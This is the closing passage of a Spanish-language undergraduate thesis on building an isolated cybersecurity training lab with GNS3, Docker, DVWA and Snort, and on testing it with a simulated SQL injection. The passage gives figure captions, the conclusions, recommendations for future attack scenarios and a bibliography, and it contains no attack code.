


Figura 43 Ataques fallidos

De acuerdo con la figura 43, se ha ejecutado el archivo y el principal ataque que ha sido el de inyección SQL ha fallado por completo debido a que no ha encontrado una ruta hacia el *host*, esto significa que la ACL está haciendo bien su trabajo de bloquear todo tipo de tráfico que intente acceder hacia el servidor *web.*




Figura 44 Consola de Snort vacía

Como podemos observar en la ilustración 44, se puede ver que no es mucha información, pero esto es bueno, debido a que Snort no está detectando ningún tipo de tráfico hacia la aplicación *web* vulnerable. Una vez más esto confirma que la lista de control de acceso está funcionando de manera correcta.

CAPÍTULO 5: CONCLUSIONES Y RECOMENDACIONES

5.1. Conclusiones

El desarrollo de un entorno de red simulado demostró ser una estrategia efectiva para enfrentar la carencia de laboratorios accesibles en el campo de la ciberseguridad. A través de la replicación de un ataque real como la inyección SQL, los estudiantes y profesionales pueden comprender de manera directa los riesgos y vulnerabilidades que enfrentan los sistemas. Esta experiencia práctica permite fortalecer el proceso formativo más allá de la teoría, respondiendo al primer objetivo específico y evidenciando que la enseñanza de ciberseguridad requiere espacios donde se pueda aplicar el conocimiento en situaciones simuladas.

El uso combinado de GNS3 y contenedores Docker demostró ser técnicamente viable, flexible y eficiente para la simulación de redes vulnerables. La implementación de una topología con un solo contenedor Docker vulnerable, un nodo atacante y un sistema de detección como Snort, permitió validar que con recursos mínimos se pueden diseñar laboratorios funcionales. Esto confirma el cumplimiento del segundo objetivo específico, al facilitar la emulación de un entorno realista sin la necesidad de equipamiento físico costoso ni configuraciones complejas, lo que resulta ideal para instituciones educativas o usuarios con recursos limitados.

Durante la fase de pruebas se logró ejecutar con éxito un ataque de inyección SQL desde Kali Linux hacia una aplicación DVWA vulnerada alojada en un contenedor Docker, mientras Snort detectó y registró la actividad sospechosa. Este ejercicio controlado no solo validó el correcto funcionamiento del entorno, sino también su potencial como herramienta de aprendizaje. Al estar contenida en un entorno seguro y aislado, la simulación evitó cualquier riesgo hacia sistemas externos, cumpliendo así con el tercer objetivo específico y confirmando que el entorno es adecuado para entrenar sin comprometer redes reales.

5.2. Recomendaciones

Aunque este trabajo de titulación se centró en la simulación de una inyección SQL, se recomienda para futuras investigaciones o implementaciones incorporar nuevos vectores de ataque como fuerza bruta, XSS, escaneos de puertos, y phishing simulado. Esto permitirá que los usuarios puedan entrenarse en una gama más amplia de amenazas reales,

enriqueciendo el contenido práctico del entorno. Asimismo, se sugiere incluir múltiples servicios o servidores vulnerables para recrear escenarios más complejos y realistas.

Con el fin de potenciar el proceso de aprendizaje, sería valioso incorporar mecanismos de evaluación automática o semiautomática dentro del entorno simulado. Esto puede incluir registros de eventos detectados, cronometraje de respuestas, informes de logs o rúbricas de desempeño. Tales mecanismos permitirían valorar de forma objetiva las habilidades del usuario, identificar áreas de mejora y retroalimentar adecuadamente su progreso en ejercicios de ataque o defensa.

Para facilitar el uso y escalabilidad del entorno simulado, se recomienda desarrollar una guía técnica y pedagógica estructurada que detalle la configuración, ejecución de escenarios y análisis de resultados. Esta guía servirá tanto para docentes como para estudiantes, permitiendo una implementación autónoma del laboratorio sin requerir experiencia avanzada. Además, puede convertirse en un material de apoyo complementario útil para cursos, talleres o certificaciones en ciberseguridad.

BIBLIOGRAFÍA

Abbas, S. (2023, septiembre). *Subject review: Intrusion Detection System (IDS) and Intrusion Prevention System (IPS)*. https://www.researchgate.net/publication/373775424_Subject_review_Intrusion_Detection_System_IDS_and_Intrusion_Prevention_System_IPS?enrichId=rgreq-2df707bed37916ccad76d52f0cfee229-XXX&enrichSource=Y292ZXJQYWdlOzM3Mzc3NTQyNDtBUzoxMTQzMTI4MTE4NzQzMDYwN0AxNjk0MjQxNzkwNjg2&el=1_x_2

Alcaraz, M. (2023). *Simulación de ciber-ataques con GNS3 para validar la robustez de protocolos industriales.* https://riuma.uma.es/xmlui/handle/10630/27491

Aurrichio, N. (2022, noviembre 1). *An automated approach to Web Offensive Security - ScienceDirect*. https://www.sciencedirect.com/science/article/abs/pii/S0140366422003267

Barkley, J. (1997, agosto 11). *Comparing Simple Role Based Access Control Models and Access Control Lists*. https://dl.acm.org/doi/pdf/10.1145/266741.266769

Bugnion, E. D. S. R. M. S. J. W. E. Y. (2012, noviembre 1). *Bringing Virtualization to the x86 Architecture with the Original VMware Workstation | ACM Transactions on Computer Systems*. https://dl.acm.org/doi/abs/10.1145/2382553.2382554

Cisco. (s/f). *IOSvL2 - Cisco Modeling Labs v2.8 - Cisco DevNet*. Recuperado el 21 de junio de 2025, de https://developer.cisco.com/docs/modeling-labs/iosvl2/

Craigen, D. (2014, octubre). *Defining Cybersecurity | TIM Review*. https://www.timreview.ca/article/835

ITahora. (2025, junio 6). *Cinco años de ciberseguridad en Ecuador: una mirada a las tendencias - IT ahora*. https://itahora.com/2025/05/06/cinco-anos-de-ciberseguridad-en-ecuador-una-mirada-a-las-tendencias/

Kaakaww. (2023, marzo). *GitHub - kaakaww/dvwa-docker: A Docker run and use impelementation of DVWA*. https://github.com/kaakaww/dvwa-docker

Melis, A. (2023). *A Systematic Literature Review of Offensive and Defensive Security Solutions With Software Defined Network | IEEE Journals & Magazine | IEEE Xplore*. https://ieeexplore.ieee.org/document/10124203?denied=

Ojagbule, O. (2018, abril). *Vulnerability Analysis of Content Management Systems to SQL Injection Using SQLMAP | IEEE Conference Publication | IEEE Xplore*. https://ieeexplore.ieee.org/abstract/document/8479130

Potdar, A. M. (2020). Performance Evaluation of Docker Container and Virtual Machine. *Procedia Computer Science*, *171*, 1419–1428. https://doi.org/10.1016/J.PROCS.2020.04.152

Roca, A. (2021). *Trabajo Fin de Grado*. https://repositorio.ual.es/bitstream/handle/10835/13528/ROCA%20LOPEZ%2c%20ALEJANDRO.pdf?sequence=1&isAllowed=y

Santo, D. (2018). *Kali Linux - David Santo Orcero - Google Libros*. https://books.google.es/books?hl=es&lr=&id=z6e6EAAAQBAJ&oi=fnd&pg=PT36&dq=kali+linux&ots=IZ9eNs5Yqb&sig=ccWKlv9dzz6qpVLkWQ3dfNVbZuc#v=onepage&q=kali%20linux&f=false

Simões, C. (2024, mayo 16). *Estrategias de defensa en Ciberseguridad*. https://www.itdo.com/blog/estrategias-de-defensa-en-ciberseguridad/

Snort. (s/f). *Snort - Network Intrusion Detection & Prevention System*. Recuperado el 21 de junio de 2025, de https://www.snort.org/

Store, D. (2022, diciembre 21). *Detailed information about fortinet labs and cisco iou images | by Dynamips Store | Medium*. https://medium.com/@dynamipsdubai/detailed-information-about-fortinet-labs-and-cisco-iou-images-8be414d78e56

Teleamazonas. (2024, febrero 15). *Ecuador registró más de 12 millones de ciberataques en 2023, según estudio*. https://www.teleamazonas.com/ecuador-recibio-ataques-cibeneticos-estudio/

Wangchuk, T. (2018). Study on the Usability of GNS3 for Teaching and Learning System and Network Administration. *IJSTE-International Journal of Science Technology & Engineering* |, *4*(10). www.ijste.org

Wegener, H. (2001, abril). *La guerra cibernética on JSTOR*. https://www.jstor.org/stable/20645073